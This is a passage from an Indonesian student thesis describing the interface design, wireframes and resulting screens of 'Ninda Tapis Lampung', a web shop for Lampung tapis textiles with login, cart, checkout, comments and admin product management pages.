
9. Activity diagram admin untuk mengakses menu data barang pada aplikasi Ninda Tapis Lampung. Dapat dilihat pada gambar 3.1.8.2.9 berikut ini :



Gambar 3.1.8.2.9 Activity Diagram Admin untuk Data Barang

3.1.8.3 Class Diagram

Class diagram menggambarkan struktur data dan deskripsi class, package, dan objek beserta hubungan satu sama lain. Class diagram berfungsi untuk menjelaskan tipe dari objek sistem dan hubungannya dengan objek yang lain. Class memiliki 3 area pokok yaitu nama, atribut dan metode.




Gambar 3.1.8.3 Class Diagram

3.1.8.4 Desain Interface

Perancangan antar muka merupakan hal pokok dalam membuat software. Dalam proses perancangan ini pengembang membagi kebutuhan-kebutuhan menjadi perangkat lunak. Proses tersebut menghasilkan sebuah arsitektur perangkat lunak sehingga dapat diterjemahkan kedalam kode-kode program dan *interface*. Perancangan antar muka ini digambarkan pada gambar-gambar dibawah ini.

1. Rancangan Tampilan Halaman Utama User

Berikut ini merupakan tampilan menu halaman utama user pada aplikasi Ninda Tapis Lampung. Tampilan rancangan program dapat dilihat pada gambar 3.1.8.4.1.



Gambar 3.1.8.4.1 Perancangan Tampilan halaman utama user

2. Rancangan Tampilan Halaman Utama Admin


Berikut ini merupakan tampilan menu halaman utama admin pada aplikasi Ninda Tapis Lampung. Tampilan rancangan program dapat dilihat pada gambar 3.1.8.4.2.



Gambar 3.1.8.4.2 Perancangan Tampilan Halaman Utama Admin

3. Rancangan Tampilan Halaman Produk


Berikut ini merupakan tampilan menu halaman detail produk pada aplikasi Ninda Tapis Lampung. Tampilan rancangan program dapat dilihat pada gambar 3.1.8.4.3.



Gambar 3.1.8.4.3 Perancangan Tampilan halaman detail produk

4. Rancangan Tampilan Halaman Status Transaksi

Berikut ini merupakan tampilan menu status transaksi. Adapun tampilan rancangan menu status transaksi adalah seperti gambar 3.1.8.4.4 berikut ini.



Gambar 3.1.8.4.4 Perancangan Tampilan halaman status transaksi

5. Rancangan Tampilan Halaman About

Berikut ini merupakan tampilan halaman about pada aplikasi Ninda Tapis Lampung. Tampilan rancangan program dapat dilihat pada gambar 3.1.8.4.5 berikut ini :

The wireframe shows a page layout for the 'About' section. At the top left is the site title 'Situs Jual Kerajinan Tapis Ninda Tapis Lampung'. To its right are two buttons: 'About' and 'Status Transaksi'. Below the title is a 'Search' button. On the right side, there are two more buttons: 'Nama user' and 'Logout'. The main content area is divided into two columns. The left column contains a 'Profil Perusahaan' section with three 'Gambar' (Image) placeholders and an 'Informasi tentang toko ninda tapis lampung' section. The right column contains an 'About Application' section with one 'Gambar' placeholder and an 'Identitas pembuat aplikasi' section. A 'Footer' bar spans the bottom of the page.

Gambar 3.1.8.4.5 Perancangan tampilan halaman About

6. Rancangan Tampilan Halaman Login User


Berikut ini merupakan tampilan halaman login user pada aplikasi Ninda Tapis Lampung. Tampilan rancangan program dapat dilihat pada gambar 3.1.8.4.6 berikut ini :

The wireframe shows a user login page layout. At the top left is the site title 'Situs Jual Kerajinan Tapis Ninda Tapis Lampung'. To its right are two buttons: 'About' and 'Status Transaksi'. Below the title is a 'Search' button. On the right side, there is a 'Masuk' (Login) button. The main content area contains a 'Username' input field, a 'Password' input field, and a 'Masuk' button. Below these is a 'Daftar' (Register) button. A 'Footer' bar spans the bottom of the page.

Gambar 3.1.8.4.6 Perancangan tampilan halaman login user

7. Rancangan Tampilan Halaman Login Admin

Berikut ini merupakan tampilan menu halaman login admin pada aplikasi Ninda Tapis Lampung. Adapun tampilan rancangan halaman login admin adalah seperti gambar 3.1.8.4.7 berikut ini :




The image shows a wireframe for an admin login page. It consists of a large rectangular box at the top containing the word "Login". Below this box are four input fields: "Email", "Password", a checkbox labeled "Remember me", and another "Login" button.

Gambar 3.1.8.4.7 Perancangan Tampilan halaman login Admin

8. Rancangan Tampilan Halaman Registrasi User

Berikut ini merupakan rancangan tampilan halaman registrasi user pada aplikasi Ninda Tapis Lampung. Tampilan rancangan program dapat dilihat pada gambar 3.1.8.4.8.



The image shows a wireframe for a user registration page. At the top left is the site name "Situs Jual Kerajinan Tapis Ninda Tapis Lampung". To its right are two buttons: "About" and "Status Transaksi". Below the site name is a "Search" button. In the center is a large box labeled "Form Registrasi". To the right of the search box is a "Masuk" button. Below the registration form is a "Daftar" button. At the bottom of the page is a "Footer" label.

Gambar 3.1.8.4.8 Perancangan Tampilan halaman Registrasi User

9. Rancangan Tampilan Halaman Deskripsi

Berikut ini merupakan tampilan menu deskripsi pada aplikasi Ninda Tapis Lampung. Tampilan rancangan program dapat dilihat pada gambar 3.1.8.4.9.

The wireframe shows a central layout with a date input field at the top labeled 'Mm/dd/yy'. Below it is a large rectangular area labeled 'Kolom Komentar'. Underneath the comment area is a button labeled 'Kirim Pesan'. At the bottom, there is a table with three rows: the first row is labeled 'Tampil Komentar', the second row is labeled 'Ket nama pembeli', and the third row is labeled 'tanggal'.

Gambar 3.1.8.4.9 Perancangan Tampilan Halaman Deskripsi (Komentar)

10. Rancangan Tampilan Halaman Data Barang

Berikut ini merupakan tampilan menu halaman data barang pada aplikasi Ninda Tapis Lampung. Tampilan rancangan program dapat dilihat pada gambar 3.1.8.4.10.

The wireframe shows a product data page layout. At the top left is a hamburger menu icon. To its right are input fields for 'Nama toko' and 'Search', and a 'Foto pemilik toko' field. On the left side, there is a vertical sidebar with three buttons: 'Data Barang', 'Jasa Pengiriman', and 'Data Pesanan'. The main content area contains three large boxes: '1 Partner Pengiriman Kamu' with a circular icon, 'Barang Yang di Jual Kamu' with a circular icon, and 'Data Pesanan' with a circular icon. Below these boxes is a 'Jual Barang' button. At the bottom, there is a table with five columns: 'Nama Barang', 'Kategori', 'Harga', 'Stok', and 'Aksi'.

Gambar 3.1.8.4.10 Perancangan Tampilan Halaman Data Barang

11. Rancangan Tampilan Halaman Jasa Pengiriman

Berikut ini merupakan tampilan menu halaman jasa pengiriman pada aplikasi Ninda Tapis Lampung. Tampilan rancangan program dapat dilihat pada gambar 3.1.8.4.11.

Nama Jasa	Lama Kerja	Aksi
-----------	------------	------

Gambar 3.1.8.4.11 Perancangan Tampilan Halaman Jasa Pengiriman

12. Rancangan Tampilan Halaman Data Pesanan

Berikut ini merupakan tampilan halaman menu data pesanan pada aplikasi Ninda Tapis. Tampilan rancangan program dapat dilihat pada gambar 3.1.8.4.12.

Status	Nama Pemesan	Kode Pembelian	Jumlah Barang	Jumlah Bayar	Tanggal Beli	Alamat	Dikirim
--------	--------------	----------------	---------------	--------------	--------------	--------	---------

Gambar 3.1.8.4.12 Perancangan Tampilan Halaman Data Pesanan

3.1.9 Evaluasi Prototype

Tahapan *user* menguji coba aplikasi sistem pencarian lokasi layanan darurat kota Bandar Lampung berbasis *Android* yang sesuai dengan metode *prototype*. Apabila program yang diciptakan belum sesuai dengan metode *prototype*, maka program akan diperbaiki kembali.


BAB IV HASIL PENELITIAN DAN PEMBAHASAN

4.1 Hasil Penelitian

Melalui tahap perancangan dan pengumpulan kebutuhan serta melewati tahap implementasi hasil perancangan, maka dihasilkan aplikasi yang diberi nama aplikasi NTL (Ninda Tapis Lampung) sebagai media jual beli produk tapis secara online. Aplikasi NTL (Ninda Tapis Lampung) menerapkan algoritma *Brute Force* pada *search box* untuk mencari nama produk tapis yang dijual di toko Ninda Tapis Lampung. Hasil program ini dijelaskan dalam bentuk tampilan program yang telah dijalankan sebagai berikut :

4.1.1 Tampilan Halaman Registrasi User


Berikut ini merupakan tampilan menu form registrasi *user* untuk mendaftar sebagai member dan bisa login ke aplikasi Ninda Tapis Lampung. Tampilan halaman registrasi dapat dilihat pada gambar 4.1.1.



Gambar 4.1.1 Tampilan Form Registrasi User

4.1.2 Tampilan Halaman Login User


Berikut ini merupakan tampilan halaman login user untuk masuk kedalam halaman utama user. Sesuai dengan *username* dan *password* yang tersimpan pada database. Tampilan halaman login user dapat dilihat pada gambar 4.1.2.



Gambar 4.1.2 Tampilan Halaman Login User

4.1.3 Tampilan Halaman Utama User


Pada halaman utama atau beranda menampilkan menu utama dan menampilkan background foto toko Ninda Tapis Lampung beserta informasi tentang produk-produk terbaru. Halaman utama user dapat dilihat pada gambar 4.1.3.



Gambar 4.1.3 Tampilan Halaman Utama User

4.1.4 Tampilan Halaman Detail Produk


Halaman detail produk adalah halaman yang muncul ketika *user* memilih produk dengan cara melakukan *click*. Di dalam detail produk terdapat deskripsi produk dan harga produk. Pada halaman ini user dapat menambahkan barang kedalam *Cart* (keranjang) dan memberikan komentar tentang produk yang dipilih pada menu deskripsi.



Gambar 4.1.4 Tampilan Halaman Detail Produk

4.1.5 Tampilan Halaman Cart

Halaman Cart atau keranjang ini adalah halaman yang muncul sebelum melakukan *checkout*. Sebelum melakukan *checkout* pengguna bisa memanage barang-barang yang akan di pesan. Pengguna dapat mengurangi atau menambah barang pada keranjang. Halaman Cart dapat dilihat pada gambar 4.1.5.



Gambar 4.1.5 Tampilan Halaman Cart

4.1.6 Tampilan Halaman *Checkout*

Halaman ini adalah halaman yang berisi form alamat dan total pembayaran yang harus dibayar ke Ninda Tapis Lampung. Pembayaran sudah termasuk biaya pengiriman. Pengiriman disini menggunakan TIKI dan JNE. Halaman *Checkout* dapat dilihat pada gambar 4.1.6.

The screenshot displays the checkout interface for 'LAPAK KERAJINAN TAPIS'. At the top, there is a search bar and a 'Logout' button. The main content area is divided into several sections, each with a blue header and a white body containing text and a blue button:


- Kode Belanja Kamu:** #1922_33667227
- Di Beli Dari Toko:** Id Toko.#1992.0
- Dikirim Ke Alamat Kamu:** Alamat pengiriman, Kecamatan Pefanrowo, Kabupaten Bandar Lampung, Provinsi Lampung, Kode Pos Anda 35132
- Kontak Informasi Anda:** Nomor Telp :08138655325
- Metode Jasa Pengiriman Yang Kamu Pilih:** TIKI
- Jumlah Total Yang Harus Kamu Bayar:** Rp.4.750 K

A 'Bayar Sekarang' button is located at the bottom of the form. The footer of the page reads 'Copyright 2018 By Ninda Stalawati'.

Gambar 4.1.6 Tampilan Halaman *Checkout*

4.1.7 Tampilan Halaman Komentar Produk


Pada halaman komentar menampilkan kolom komentar yang dapat diisi oleh user jika ingin memberikan komentar atau *review* mengenai produk yang dipilih. Halaman komentar dapat dilihat pada gambar 4.1.7.



Gambar 4.1.7 Tampilan Halaman Komentar Produk

4.1.8 Tampilan Halaman About

Halaman *about* berisi tentang biodata pembuat aplikasi, *Contact Person* Ninda Tapis Lampung, serta *profile* dari Ninda Tapis Lampung. Halaman *about* dapat dilihat pada gambar 4.1.8.



Gambar 4.1.8 Tampilan Halaman About

4.1.9 Tampilan Halaman Status Transaksi


Halaman status transaksi menampilkan keterangan status transaksi pembayaran, apakah barang sudah dikirim atau belum. Gunanya untuk memantau pengiriman barang apakah sampai ke tujuan atau tidak. Halaman status transaksi dapat dilihat pada gambar 4.1.9 berikut ini :



Gambar 4.1.9 Tampilan Halaman Status Transaksi

4.1.10 Tampilan Halaman Login Admin

Halaman ini ditujukan untuk admin, sehingga hanya admin yang berhak mengoperasikan halaman ini. Halaman login admin dapat dilihat pada gambar 4.10.



Gambar 4.1.10 Tampilan Halaman Login Admin

4.1.11 Tampilan Halaman Utama Admin

Halaman ini merupakan halaman utama admin setelah login dari aplikasi. Terdapat beberapa menu didalamnya untuk mengolah data penjualan, diantaranya menu data barang, jasa pengiriman dan data pesanan. Halaman utama admin dapat dilihat pada gambar 4.1.11.



Gambar 4.1.11 Tampilan Halaman Utama Admin

4.1.12 Tampilan Halaman Data Barang

Halaman data barang adalah halaman yang digunakan admin untuk memmanage semua produk yang ada di Ninda Tapis Lampung. Mulai dari menambah produk, menghapus produk, mengedit keterangan produk, dan mengupdate produk.

